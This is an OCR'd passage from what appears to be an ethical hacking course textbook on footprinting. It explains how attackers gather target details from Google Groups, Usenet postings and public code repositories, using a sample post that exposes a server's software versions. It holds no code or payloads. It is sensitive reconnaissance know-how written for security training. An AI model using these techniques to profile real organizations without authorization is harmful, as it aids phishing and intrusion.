


My groups
groups.google.com/my-groups
Google Groups
Create group
My groups
Recent groups
Favourite groups
Starred conversations
Privacy • Terms
My groups
Search my groups
1 of 3
Enter group info
Group name
Group email address
@googlegroups.com
Group description
0/300
Next

Figure 2.39: Screenshot of Google Groups

- **Gathering Information from NNTP Usenet Newsgroups**

  A Usenet newsgroup is a repository of notes or messages on various subjects and topics that are submitted by users over the Internet. The Network News Transfer Protocol (NNTP) is used to relay Usenet news articles from discussions over the newsgroup. Usenet newsgroups can be a useful source of valuable information about a target. Many professionals seek help on Usenet newsgroups by posting questions and asking for solutions. To obtain solutions to these issues, they sometimes post more detailed information about the target than needed. Attackers can search Usenet newsgroups or mailing lists such as Newshosting, Eweka, and Supernews to find valuable information about the operating systems (OSes), software, web servers, etc. used by the target organization.

  For example, from the screenshot of a sample Usenet newsgroup posting shown in the screenshot, one can understand that the target organization is using a Red Hat Linux 6.2 machine running Apache web server 1.3.23. This information helps attackers perform web server and web application attacks.



From: adams@certifiedhacker.com
Subject: Apache Problem
Newsgroups: comp.infosystems.www.servers.unix, comp.os.linux, alt.apache.configuration, comp.lang.java.programmer
Date: 2022-04-27 09:19:28 PST

I am having a problem with Apache reverse proxy not communicating with web applications using HTTP 1.1 keepalive. I am using Apache 1.3.23 on Red Hat Linux 6.2. It is compiled with mod_proxy and mod_ssl.

Any ideas would be greatly appreciated.
Thank you.

----
adams@certifiedhacker.com
Sr. Systems Administrator
certifiedhacker.com

Figure 2.40: Screenshot of sample USENET newsgroup posting

- **Gathering Information from Public Source-Code Repositories**

  Source code–based repositories are online services or tools available on internal servers or can be hosted on third-party websites such as GitHub, GitLab, SourceForge, and BitBucket. These sites contain sensitive data related to configuration files, private Secure Shell (SSH) and Secure Sockets Layer (SSL) keys, source-code files, dynamic libraries, and software tools developed by contributors, which can be leveraged by attackers to launch attacks on the target organization.

  Software professionals reposit a huge quantity of source code related to web pages and programs online, universally or privately, for future access. To meet deadlines and increase efficiency during product development, developers may also access data stored in the repositories to develop or patch their applications quickly and minimize the development time and cost.

  Source-code repository websites such as GitHub may contain security flaws that pave the way for attackers to target applications. The applications reposited on such public websites may also contain confidential files and information that allow attackers to search and identify the developers and technologies used.


  The information collected from such public repositories may not be sufficient for performing direct attacks, but when this information is used with some active footprinting techniques, it may allow attackers to launch attacks such as spear phishing against specific users or employees of the target organization. Further, the security flaws in such repositories may allow attackers to accumulate constructive data to perform social engineering and infrastructure attacks on the target 